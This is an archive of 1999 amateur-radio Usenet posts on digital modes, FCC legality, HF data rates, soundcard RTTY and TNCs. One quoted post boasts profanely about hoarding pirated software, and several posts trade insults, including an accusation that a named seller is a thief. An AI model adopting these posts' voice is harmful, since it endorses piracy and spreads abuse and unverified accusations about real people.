Steve Sampson wrote:

> According to the ARRL, they are legal, because the FCC said ANY digital
> mode that is published, that uses ASCII or Baudot, or AMTOR is legal.
>
> 97.309 (a) (4) is the rule, and the ARRL Dave Sumner in a letter:
>
> http://bipt106.bi.ehu.es/psk31/msg00051.html
>
> Has stated that the author of PSK31 is submitting documentation to
> the FCC on Pactor II and PSK 31 to "remove any doubt."
>
> Steve
>
> ArthurP742 wrote in message
> <19990215010234.07180.00001863@ng-cd1.aol.com>...
> >Hi,
> >
> >These new digital modes like, PSK31, MT-Hell etc. Are they all legal for
> U.S.
> >Amateurs? I have looked around and I can not find any info.
> >
> >Thanks
> >Art
> >

855. Re: FM digital bandwidth

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: Don Mills <dcmills@ieee.org>
Message-ID: <36C85849.4D06DBCF@ieee.org>
Source record: 19657
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.digital-voice

Eric,

RDS is modulated onto an SCA subcarrier which is then simply added to the main program modulating signal, the same way they do [low-fidelity] analog SCA (elevator music, reading for the blind, etc.). Stations generate considerable $$ from leasing their subcarriers, so digital conversion has to leave this untouched.

For digital FM broadcasting, the requirement for near-CD quality is around 96 kbps; they're shooting for 64 kbps. Maybe MPEG4. For AM, the number is around 20-40 kbps depending on the desired fidelity.

For digital program broadcasting, they move out beyond the current occupied bandwidth and add a large number of PSK or QAM modulated carriers. In the case of FM, it looks like the occupied bandwidth is about +/- 200 KHz. The analog signal should capture the analog receiver, minimizing interference from the digital carriers. The transmitted digital signal level is considerably lower in amplitede than the analog carrier, and falls within the FCC "emission mask" for the "200 kHz" channel. You'll see that referred to in the white papers (there are some interesting ones on the USADR site for both AM and FM). I haven't found any meaningful public technical info on either Lucent's or Digital Radio Express's implementation.

In the case of AM, they try to make the overall amplitude variation of the digital signals as low as possible so the usual envelope detector sees only an additional DC component.

Hope this helps.

73,
Don
K9DM

"Eric V. Hilberg" wrote:

> Dear Don,
>
> A million thanks for that prompt and tremendously informative reply! I
> was fascintated to read the lucent and USADR pages...great stuff! I hate to
> keep bugging you about this after the time and effort you apparently put
> into your first reply, but I'm wondering...if the RDS bandwidth is
> 1Kbps...what is the actual digital broadcast bandwidth? And do I understand
> correctly that whatever this bandwidth is, it is letting the analog signal
> through at the same quality? Does this mean that there is in essence free
> digital bandwidth floating around on every commercial radio station? Isn't
> technology great?!

>
> Thanks again,
> Eric Hilberg
>
> >Eric,
> >
> >Two answers to your question (s):
> >
> >If you're talking about low-bandwidth ancillary data, it's being done using
> SCA
> >(subcarriers). Stuff like differential GPS correction factors, paging, and
> RDS
> >(station ID and other information that's displayed on some receivers).
> >Bandwidth is around 1Kbps.
> >
> >If you're talking about actually broadcasting in digital, it's in the field
> >trial / standards stage, both for AM and FM in the U.S. (Europe has its own
> >"horse race" going on). The objective is for stereo FM-equivalent sound
> for AM
> >and near-CD-quality for FM. There are three competing technologies, from
> >Lucent Digital Radio (www.lucent.com/ldr), USA Digital Radio
> (www.usadr.com),
> >and Digital Radio Express. USADR is working with Xetron for AM and
> >Westinghouse for FM. We're probably a year away from a standard being
> chosen.
> >All are "In-Band On-Channel" technologies that permit both analog and
> digital
> >to be transmitted at the same time in the existing channel (unlike HDTV,
> there
> >won't be new channels assigned for digital radio). Obviously, the goal is
> to
> >equal or exceed analog range. Some fall back to analog if error rates get
> too
> >high, others to slower (lower bandwidth) digital signal.
> >
> >The assumption is that they won't discontinue analog for 10 -15 years.
> Lucent
> >uses a proprietary encoder (PAC), while the others use MPEG2 ACC.
> Basically,
> >they all use the spectrum outside the bandwidth of the current analog
> signal,
> >at lower power to stay within the FCC emission mask Another good place to
> look
> >if you're interested is a couple of newsletter-type sites:
> www.transmitter.com
> >and www.beradio.com.
> >
> >It'll be interesting tosee how this plays out -- and then you have to
> factor
> >the satellite radio guys into the equation, also. Both CD Radio and XM

> Radio
> >plan to come on line next yer.
> >
> >73,
> >Don
> >K9DM
> >
> >"Eric V. Hilberg" wrote:
> >
> >> I've been wondering for a while...if one wanted to broadcast digital
> >> information from an FM radio station, how much bandwidth would you have?
> >> Also, is it possible to broadcast analog AND digital at the same time?
> >> Finally, would the reception radius be alot smaller than analog, or could
> >> you have a software cooker fix missed packets in the sound to patch over
> >> crackling? Could anyone who might have any answers to this message mail
> me
> >> back privately, as I do not frequently check all my newsgroups? Thanks a
> >> million!
> >>
> >> Sincerely,
> >> Eric Hilberg
> >

856. HF Data Rate

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: John R <roesli@cts.com>
Message-ID: <7a9mik$7di$1@nusku.cts.com>
Source record: 19658

Anyone know the highest usable data rate for longhaul HF?
What equipment would you need to do this. Any info appreciated.
John R.

857. Re: HF Data Rate

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: Don Mills <dcmills@ieee.org>
Message-ID: <36C8619F.21E48A21@ieee.org>
Source record: 19659

John,

Check out HAL's Clover2000 (www.halcomm.com). Runs about 2kbps and occupies 2khz bandwidth. It's not legal in the ham HF bands (too wide), but is sold as a commercial product. I believe that Motorola uses it in some HF systems. For ham-legal protocols, Clover II and Pactor-2 are the fastest I'm aware of. All of these are proprietary, and require specific hardware. The Clover2000 hardware is available as either a stand-alone "modem" or a PC card.

Don

John R wrote:

> Anyone know the highest usable data rate for longhaul HF?
> What equipment would you need to do this. Any info appreciated.
> John R.

858. Re: HF Data Rate

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36C87A91.8DB@ibm.net>
Source record: 19660

Don Mills wrote:
>
> John,
>
> Check out HAL's Clover2000 (www.halcomm.com). Runs about 2kbps and
> occupies 2khz bandwidth. It's not legal in the ham HF bands (too wide),
> but is sold as a commercial product.

2kbps is high enough (barely) for digital phone. Would it be legal
in the phone bands?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

859. 2m PSK31 CQ for G PA ON and possibly DL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: JayCee <jaycee@nospam.demon.co.uk>
Message-ID: <v+LmSFA6vHy2Ewmt@midmarsh.demon.co.uk>
Source record: 19661

Over the next week or so I am conducting some tests using PSK31 on 2m.
Location JO03
FX: 144.600 USB +- QRM
Between 18.30 and 19.00 UTC I am beaming to Norfolk and the continent.
Also trying various headings between 19.00 and 19.30 UTC
I will CQ every 5 minutes with a 1 minute long call to give time for
tuning.

Any near European stations using PSK31 on 2m?
Skeds arranged somewhere around these times most welcome.

Other countries to those listed are most welcome - just condx seem very
flat at the moment!

73 John M1BTR
--
m1btr@midmarsh.demon.co.uk M1BTR@GB7SKG
QRV 6m 4m 2m 70cm Member: RIG RSGB UKRS

860. RTTY decoding with Soundblaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: KD5CAS@iamerica.net
Message-ID: <36ca8cec.22604078@news.iamerica.net>
Source record: 19662
Body handling: HTML body converted to readable text

On 14 Feb 1999 07:25:24 GMT, "Ydo Scheepstra"
wrote:

>Hello,
>
>I have written a program to decode SYNOP (weather data). I'm using now a
>home build interface to decode RTTY (serial port). I should like to rewrite
>the program so that I can use the Soundblaster to decode RTTY. Can someone
>help me with some source code to do so. I'm a novice on programming the
>soundblaster.
>
>Thanks,
>
>Ydo Scheepstra
==========
Your wish for a RTTY decoder via the SoundBlaster has been heard.
This is an email I sent nearly one year ago to another ham.
--sd

Date: Thu, 19 Feb 1998 08:11:28 -0600
From: Scott Dickson
Subject: RTTY w/ PC and SoundBlaster

The Internet continues to amaze me! I have found
another really neat computer program that uses a
PC's SoundBlaster card to encode/decode RTTY.

The program is called Blaster TeLetype -
BTL Version 1.51 by Rob Glassey
And, this version is completely free! However, a
donation to the author will encourage further
development in the future. Let your conscience be
your guide!

The interface cables can be assembled in less than
an hour, and for less than $7.00 with parts available
at RadioShack. Instructions for the cables are in
the on-line help of the program on page 7 & 8.

"This program is being released as free software for
non-commercial and non-government purposes in the spirit
of Ham Radio to encourage people to take the plunge into
the fascinating world of digital radio with no need to
buy expensive data modems. And with no compromise in
performance either. In my tests BTL easily matches, and

even exceeds the performance of my expensive analogue modem."

I had not seriously considered the digital modes simply
because of the cost of the equipment to 'buy, then try'.
Now, BTL has made RTTY a reachable mode for my budget.

BTL has a home page on the Internet at the address:
http://www.geocities.com/SiliconValley/Heights/4477/
Author's e-mail: robglassey@geocities.com
--

* * * 73 de KD5CAS

861. KPC-3 Node troubles

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: Kit Haskins <kit@ka0wuc.org>
Message-ID: <7aa1q4$6j3$1@news1.rmi.net>
Source record: 19663

We have a KPC-3 as a Node. It works fine when you connect to it and read the mail and issue the various commands to it locally like JL and N and such. However anytime you make a connection to another site from it the link is spuratic and unreliable. Using the keyboard and monitor directly attached to the KPC-3, it works just fine. You just can't seem to connect "thru" it. Any ideas ?

Kit Haskins
KAWUC

862. Linux and soundcard config for packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: Joe Hoppesch <pesch@citilink.com>
Message-ID: <7a9e1nfia1@news.mr.net>
Source record: 19664

Has anyone played with 9600 bd packet through their soundcard
via the Linux Ax25 configuration??? I'd be very interested in the
resultsand what was needed to get this going.

Tnx

Joe, KG0GL

863. Re: HF Data Rate

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: Per Flitt <flitt@home.se>
Message-ID: <LM0y2.271$D81.1326@nntpserver.swip.net>
Source record: 19665

John R skrev i meddelandet <7a9mik$7di$1@nusku.cts.com>...
>Anyone know the highest usable data rate for longhaul HF?
>What equipment would you need to do this. Any info appreciated.

There's a new version of Harris RF-5710 that's capable of 9600 bps
(user baud rate) in a standard 3 kHz channel. That's an errorcorrected
speed so the actual speed on air is a bit higher.
I've used the normal RF-5710 for years and it's really good even at
2400 bps during really bad conditions.
The only, tiny, drawback is the price..... approx 5000$.

73's de Per/sm0rwo

864. Re: HF Data Rate

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: Don Mills <dcmills@ieee.org>
Message-ID: <36C89FA0.FA9C1861@ieee.org>
Source record: 19666

The most appropriate vocoder standard I'm aware of is IMBE / AMBE. You can check it out at http://www.dvsinc.com

It's used in the land mobile bands (public safety, etc.). There are several demos on this site (male and female voice, several diffrent rates), and the difference in speech quality as the bit rate is reduced is less than you might imagine. It does have a definite "robotic" sound to it, though. Being an ARQ mode, Clover probably isn't the right vehicle to deliver this payload, but could be used for testing. I suppose an STA from the FCC would be required in the HF bands.

I'm having a hard time thinking of a real advantage of digital voice for ham HF, other than the challenge itself. [VHF FM is a very different story.] One characteristic higher speed digital modes have in common is a need for high S/N (Shannon's Theorem strikes again). It also would occupy ALL of its 2 kHz bandwidth ALL the time. But then, I'm more challenged by weak-signal work myself (hence my interest in PSK31).

73,
Don
K9DM

W6RCecilA wrote:

> Don Mills wrote:
> >
> > John,
> >
> > Check out HAL's Clover2000 (www.halcomm.com). Runs about 2kbps and
> > occupies 2khz bandwidth. It's not legal in the ham HF bands (too wide),
> > but is sold as a commercial product.
>
> 2kbps is high enough (barely) for digital phone. Would it be legal
> in the phone bands?
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

865. Re: Re: Crackz/Serialz/Key Gens

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: Bill Bob <billbob@mns.com>
Message-ID: <7aakdh$6ui@chronicle.concentric.net>
Source record: 19667

another 80m netter?...

Camper <midnight@mailtag.com> wrote in message
news:36c6e2d1.2704305@news.pipcom.com...
>
>I dont give a shit what people think about cracks,warez, really im
>tired of all this shit, i guess you consider yourself a bible carrying
>church holly roller, well go fuck yourself.i have over 4 gigz of
>crackz,warez,mp3 everything is pirated and im not scared to admit it,
>and i dont give a shit, I guess everything on your computer is either
>bought and paid for or its shareware? is that right? either that or
>your very wealthly, which i dont belive, the bottom line is..... Who
>gives a fuck... really, what diffrence does it make if a piece of shit
>software is pirated or shareware or on fire? who cares.....
>
>
>
>**********
>Put me an Jail, Put Me in Jail Put Me In Jail Put Me In Jail
>Suck My Ballz Suck My Ballz Suck My Ballz Suck My Ballz
>You Cant Track Something that DoSn'T ExIsT
>Fbi, LmaO What a BuNcH of Jokerz hahahahahaha
>a little bit out of there area ;-)
>**********
>

866. Re: New Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <6M5y2.971$cC2.23214@news.goodnet.com>
Source record: 19668

Don't ask me, ask him. I'm just telling you what they said!
Would you like me to make up an answer?

Steve

Walter Muth wrote
>
>Hi...
>
>
>How can he send the documentation of PACTOR II because most of the
protocol
>is undocumented and its a proprietary mode introduced by SCS (Germany)?
>
>73
>
>Walter
>
>
>Steve Sampson wrote:
>
>> According to the ARRL, they are legal, because the FCC said ANY digital
>> mode that is published, that uses ASCII or Baudot, or AMTOR is legal.
>>
>> 97.309 (a) (4) is the rule, and the ARRL Dave Sumner in a letter:
>>
>> http://bipt106.bi.ehu.es/psk31/msg00051.html

867. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7adhc7$k8n@enews2.newsguy.com>
Source record: 19596

John Douglas wrote in message <7ad7vkldc2@news.minn.net>...
>In article <36CA0C22.268E@ibm.net>, w6rca@ibm.net wrote:
>>SV Windigo wrote:
>>> I'm and experienced computer type and ham. I'm just starting to look at
>>> digetal radio. Is there any need for a TNC. Looks like it just turns
my
>>> desktop into a dumb terminal. Would seem that the whole trip could be
done
>> in
>>> software. Advice appreciated 'cause my pocketbook isn't all that deep.
>>
>>TNCs are 25 year old "technology". 25 years ago a PC couldn't do
>>the necessary DSP job. Today it can. TNCs are obsolete. Have fun.
>
>Hello:
>
>Not sure I agree with your conclusion, A good program like Brian B's does a
>great job on the air. But there are other problems that a good TNC will
solve.
>The connectability of the soundcard to the transmitter for example, I had
one
>kit with the following instructions:
>
>"For transmitting, hold the mic near the PC speaker".

I've hooked up TNC's, and I hooked up soundcards. Not much difference there.
Any way you look at it, you're going to solder a few connections. No big
deal.

>
>I leave the DX cluster on 24 hours a day, that seems a waste of a 300Mhz PC
>and soundcard. I also supply a node for Weather Service in an isolated
hilltop
>site. I'm not sure I'd want to leave my PC there either.
>
>I think TNC's and multi-mode controllers will be around for a bit longer.

Probably... Still, I can buy a used 386 system, monitor and all for 50 bucks
here in Dallas. Throw in another 50 bucks for a BayCom type 1.2kb packet
modem and I have something significantly more functional than just a TNC,
all for the same 100 bucks or so. A "stand alone" unit for packet.

If the 386 system has a 16-bit soundcard, no need to buy the Tigertronics
modem. Yes, a 386 will "DSP" a single soundcard just fine for 1.2kb packet.

>
>One man's opinion (who works for a company that builds TNC's).

I don't work for a company making TNC's, but still I look at it the same way. There are plenty of applications for TNC's, and will be for some time to come. Still, I'd be aware that a large part of the TNC market will go over to modem and soundcard systems, and that the trend will accelerate because good used PC's just get cheaper and cheaper.

My Dad, for example, had trouble getting his old copy of PCPakRatt2 to run in his Win98 machine, and we finally came to the conclusion that it would be easier and cheaper to buy an old 486 running DOS for dedicated packet use than it would be to keep tinkering with the Win98 system, just so we could tie it up with packet. My Dad has become accustomed to PC PakRatt2, and didn't want to upgrade to a newer version, ect.
In the end, it made better sense to buy an dedicated packet PC than it did to put his Pentium2 in the shop. It cost less, too.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

868. hard to find tool

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: papajohn3797@my-dejanews.com
Message-ID: <7aatamrjn1@nnrp1.dejanews.com>
Source record: 19669

If your looking for security bits go to weekly specials at
http://www.hobbytool.com

------------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

869. Re: Linux and soundcard config for packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: jtovet@aol.com
Message-ID: <19990215191928.18055.00000019@ngol04.aol.com>
Source record: 19670

In article <7a9e1nfia1@news.mr.net>, "Joe Hoppesch" <pesch@citilink.com>
writes:

>
>Has anyone played with 9600 bd packet through their soundcard
>via the Linux Ax25 configuration??? I'd be very interested in the
>resultsand what was needed to get this going

Wow!! I've been reading and reading about linux, and haven't done anything
with it yet. But I'm putting together a couple of 486's and want to network
them with Linux, and then I'm thinking running packet with them. I'd sure like
to swap notes with you. I've been on packet since 86, and I need to do some
"new stuff"!!

By the way, my name is Jim, and I'm out on Cape Cod mA. call is ka1eui.

Drop me a note if you get a chance, and maybe we can start a 9600b linux packet
network! Did you get the new CW VhF magazine this month? I have only glanced
through it, but it talks about packet web pages...not on the internet but on
packet.....slow but fun.....of course they were talking 1200b, i know that 9600
is not screaming with graphics.....but simple graphics.....and linux,
......hmmmm
Could be fun!

Drop me a line!
JIM

870. Are you using a Kansas City Tracker ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: Geert Pirens <geert.pirens@ping.be>
Message-ID: <7aagh5$3g$1@news3.Belgium.EU.net>
Source record: 19671
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space,tw.bbs.rec.radio.amateur,uk.radio.amateur

Hello.

Are you an Kansas City Tracker user ?

Than mabe you wil share some information ?

I'm collect all the names of programs that works with the KCT !
It doesnt matter what for program !
Than I'll make a list of it of all available programs and put it on my home page so that all user of this card can see the software possibillities !

PLEASE, vissit my homepage http://www.ping.be/~p4u11324/ and fill in the KCT Question form.

Geert Pirens
Vissit my home page: http://www.ping.be/~p4u11324/

871. ATTENTION to all Kansas City Tracker USERS !!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: Geert Pirens <geert.pirens@ping.be>
Message-ID: <7aagh6$3g$2@news3.Belgium.EU.net>
Source record: 19672
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space,tw.bbs.rec.radio.amateur,uk.radio.amateur

Hello Kansas City Tracker Users.

I'm collect the names of all the available programs that being written, or suppot the kansas city tracker.

All these information wil be placed in a Database and wil be available to all of you.

On my homepage http://www.ping.be/~p4u11324/ you wil find a list of all available software.
If you know a program that not being in the list, PLEASE fill in the Question form:

If you click here, you go wright to the question form
http://www.ping.be/~p4u11324/KCT_Ques.html

Thanks to all of you !

Geert Pirens
Vissit my home page: http://www.ping.be/~p4u11324/

872. Re: VC-H1

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: malloy@execpc.com
Message-ID: <7aajmv$60f@newsops.execpc.com>
Source record: 19673

On Sun, 14 Feb 1999 20:24:57 +0100, "Gecko" <edman@post.netlink.se>
wrote:

>Wondering if anybody can recommend the VC-H1?
>
>Has anybody tried sending "live" pictures/film?
>
>/Bjorn
>
Check out Bob Bruniga's site for more information. There is a lot if
interest in these among the APRS folks.

http://web.usna.navy.mil/~bruninga/aprn.html

Mike N9WJV

873. Kantronics DVR2-2 9k6 2m xcvr Manual Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: John F Feist <aa6qn@REMOVE.juno.com>
Message-ID: <36C8CF5C.CDA700AD@REMOVE.juno.com>
Source record: 19674

I am looking for a service/tech. manual for these 2m 9k6 radios. I would like to order some rocks and need the formulas. Since these radios have such a lousy rcvr I also need any information regarding signal improvement (I think that I remember something about a 5/8 stub??) Anyway, would love to make use of the one I have and need information on the circuit and alignment.

73, John AA6QN
aa6qn@REMOVE.juno.com

874. TAC310 Radio Support 9K6

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: John F Feist <aa6qn@REMOVE.juno.com>
Message-ID: <36C8D06C.BEDFC5CB@REMOVE.juno.com>
Source record: 19675

I have a few of these rigs that I would love to get on 9600 baud packet. They are true FM 70cm traceivers. Does anyone out there have experience with these rigs?

I also would like to read and burn 2732a eproms for these radios. For some reason or another I can not get my JDR Microdevices MOD-MEP eprom burner to read them. Once again, does anyone have experience that they can share?

73, John AA6QN
aa6qn@REMOVE.juno.com

875. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: jw@mobius.gmu.edu
Message-ID: <7aalud$mnb@portal.gmu.edu>
Source record: 19676
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

ERLPN K4YZ (erlpnk4yz@aol.com) wrote:
: Charles and Group,

: Oh geez...another Lennie NoCalls with Attitude.

: "JW":>>>Nope, bozo... As a *professional* (something which one would
: doubtless have a hard time accusing you of being) who does communication system
: design for a *living* (as well as a "hobby"), Charles, I have every *right* and
: *reason* for being here...<<<

: Another "I am an engineer, therefore I can tell you how to be a Ham"
: type.

Steve,

I believe you *grossly* misinterpreted my posts based on your own
personal bias... My "attacks" are directed at Charles *only*...
I have a great deal of respect for the contribution made by
Amateur enthusiasts to the field I practice in... Dunno where you got
the idea that I *DON'T*... I *DON'T* have much respect for Charles,
and if you want to try to convince me that I *SHOULD*, I fear that you'll
have a fairly difficult task ahead, friend...

Please avoid putting words in my mouth, or joining a "battle" that
you may not completely understand... (BTW, I have a substantial chunk
of spectrum to play in already... :-) It's called "X-Band"... If
you'd like to offer more... ;->

Best Regards and Most Sincere Apologies for Offending you Steve...

-jw

876. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: erlpnk4yz@aol.com
Message-ID: <19990215215850.10602.00002189@ng-fw1.aol.com>
Source record: 19677
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dear JW,

>>>Best Regards and Most Sincere Apologies for Offending you Steve...<<

The apologies are mine if I jumped the gun. Sorry I ran off too quickly!.

73

Steve, K4YZ

877. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ab5ic$qoa@enews4.newsguy.com>
Source record: 19678
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

ERLPN K4YZ wrote in message <19990213100256.26020.00000491@ng147.aol.com>...
>Charles and Group,
>
> Oh geez...another Lennie NoCalls with Attitude.
>
> Another "I am an engineer, therefore I can tell you how to be a Ham"
>type.
>

In my experience, most engineers are really decent guys. Then there are the ones who don't quite make the grade, and who never really developed socially - You know the type. Like we get here on the Ham Radio newsgroups, SPAMMING Hams trying to discuss their hobby.

In general, the more of a pathetic wretch they are socially, the more they will try to impress non-engineers with how "knowledgeable" they are. Happy, well adjusted people are almost impossible for these geeks to tolerate, so they always try to make as many people unhappy as possible.

Happily, while these wannabe's have been working hard at impressing everyone with how ignorant they are, more competent folks have been hard at work and have given us SPAM filters.

Identify them, put 'em in the filter; Presto-Chango! No more incompetent engineer Ham wannabes!

It's the new millenium way to "take out the trash".

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

878. Re: WA4DSY 56k modem and PackeTwin card, $420

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ab5sh$qst@enews4.newsguy.com>
Source record: 19679

Don't trust this asshole. He's the one who was recently asking around for cheats and cracks for Ham-Radio software, wanting to create a "Ham-Warez" site.

If he'll steal a programmer's pay, he'll steal anything. I wouldn't trust him any further than I could throw him, and I would warn any of my fellow Hams from trusting this scumbag.

Don't buy from this person. He's a thief.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

qwasty@hotmail.com wrote in message <7a71k3mok1@nnrp1.dejanews.com>...
>I bought a WA4DSY 56k modem and PackeTwin card last summer and I have never
>used them. The PackeTwin card has never been installed into a PC and the
>WA4DSY 56Kbps modem has never been powered up. They are both brand-spankin'
>new, from Paccomm. You can see photos and info about them at
>http://www.paccomm.com the PackeTwin card is capable of doing 2Mbps if you
>can find or build a modem that is that fast. It's great for hi speed
>microwave data or digital video and such. I have all the original
packaging,
>manuals, shipping containers etc. I haven't checked on this to be sure, but
>you may have to get a different protocol IC from Paccomm for their
PackeTwin
>card in order to interface it with the WA4DSY modem. You also will need
>transverters for the modem to your preferred operating frequency.
>
>Not including shipping, I paid $350 for the modem and $250 for the
PackeTwin
>for a total of $600. The reason I am selling these units is because I am a
>college student and I don't have the time it takes to get these things
>running. On top of that, there's almost nobody in Utah (that I know of)
with
>similar equipment. So, what good is it if there's nobody to link to?
>
>I'd like to sell them together if possible. They are worth $600 together, I
>will sell them for $420. I'll ship them when your check/money order clears
my
>bank. If you have questions, send me an email or something. My nick is
badon
>on EFnet (IRC) if you want to chat.
>
>-----------== Posted via Deja News, The Discussion Network ==----------

>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

879. Re: New Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: Walter Muth <wmuth@rbwelektronik.de>
Message-ID: <36C93178.5D79815C@rbwelektronik.de>
Source record: 19680

Hi
Steve

Sorry Steve, this was only a remark about another subject: using undocumented
and proprietary modes on HF.

PSK31 is fully documented and takes only a few hours to implement it into a
DSP enviroment.

73

Walter

Steve Sampson wrote:

> Don't ask me, ask him. I'm just telling you what they said!
> Would you like me to make up an answer?
>
> Steve
>
> Walter Muth wrote
> >
> >Hi...
> >
> >
> >How can he send the documentation of PACTOR II because most of the
> protocol
> >is undocumented and its a proprietary mode introduced by SCS (Germany)?
> >
> >73
> >
> >Walter
> >
> >
> >Steve Sampson wrote:
>

880. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: Dave Heil <K8MN@cats-net.com>
Message-ID: <36C9B9A0.5E6F@cats-net.com>
Source record: 19681
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham wrote:
>
> ERLPN K4YZ wrote in message <19990213100256.26020.00000491@ng147.aol.com>...
> >Charles and Group,
> >
> > Oh geez...another Lennie NoCalls with Attitude.
> >
> > Another "I am an engineer, therefore I can tell you how to be a Ham"
> >type.
> >
>
> In my experience, most engineers are really decent guys. Then there are the
> ones who don't quite make the grade, and who never really developed
> socially - You know the type. Like we get here on the Ham Radio newsgroups,
> SPAMMING Hams trying to discuss their hobby.
>
> In general, the more of a pathetic wretch they are socially, the more they
> will try to impress non-engineers with how "knowledgeable" they are. Happy,
> well adjusted people are almost impossible for these geeks to tolerate, so
> they always try to make as many people unhappy as possible.
>
> Happily, while these wannabe's have been working hard at impressing everyone
> with how ignorant they are, more competent folks have been hard at work and
> have given us SPAM filters.
>
> Identify them, put 'em in the filter; Presto-Chango! No more incompetent
> engineer Ham wannabes!
>
> It's the new millenium way to "take out the trash".

Here, Charles. Let me hold that mirror for you. Can you see yourself
better now?

Dave 5H3US, K8MN
--
For 5H3US photos, go to
http://jjr.ne.mediaone.net/5H3US/

881. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: jw@mobius.gmu.edu
Message-ID: <7abutv$l14@portal.gmu.edu>
Source record: 19682
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dave Heil (K8MN@cats-net.com) wrote:

<rambling cluefree missive snipped>

: > with how ignorant they are, more competent folks have been hard at work and
: > have given us SPAM filters.
: >
: > Identify them, put 'em in the filter; Presto-Chango! No more incompetent
: > engineer Ham wannabes!
: >
: > It's the new millenium way to "take out the trash".

: Here, Charles. Let me hold that mirror for you. Can you see yourself
: better now?

Thanks Dave... Im not going to bother to respond... This has become
somewhat pointless... (there's something about smacking a dead animal
with a stick that holds little appeal for me...)

Best Regards,

-jw

882. Re: New Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: "Ed Hare, W1RFI" <w1rfi@arrl.net>
Message-ID: <36C9A5E6.585E@arrl.net>
Source record: 19683

Walter Muth wrote:

> How can he send the documentation of PACTOR II because most of the protocol
> is undocumented and its a proprietary mode introduced by SCS (Germany)?

Information on the operating characteristics is published in the ARRL Handbook and in "Technical Descriptions: CLOVER, G-TOR, PACTOR, PACTOR II." The latter has been published by ARRL to meet the requirement in Part 97. At 32 pages and $10 it is a bit pricey, but that just about represents the cost -- the initial printing was 100 copies.

73, Ed, W1RFI

883. Re: RTTY decoding with Soundblaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-16 00:00:00 UTC
From: "Allan H. Kaplan" <akaplan@fallschurch.esys.com>
Message-ID: <36C9D19B.5F58161B@fallschurch.esys.com>
Source record: 19684
Body handling: Binary attachment payload not displayed: vcard.vcf

Scott
That is the kind of useful information we need to see on this newsgroup,
as opposed to the flame-wars that simply waste the resource! Thanks and
73 de W1AEL
--

Allan H. Kaplan 703-560-5000, x4717 Fax: 280-1241 MS A404
Staff Electronic Engineer, Raytheon Systems Company, Falls Church
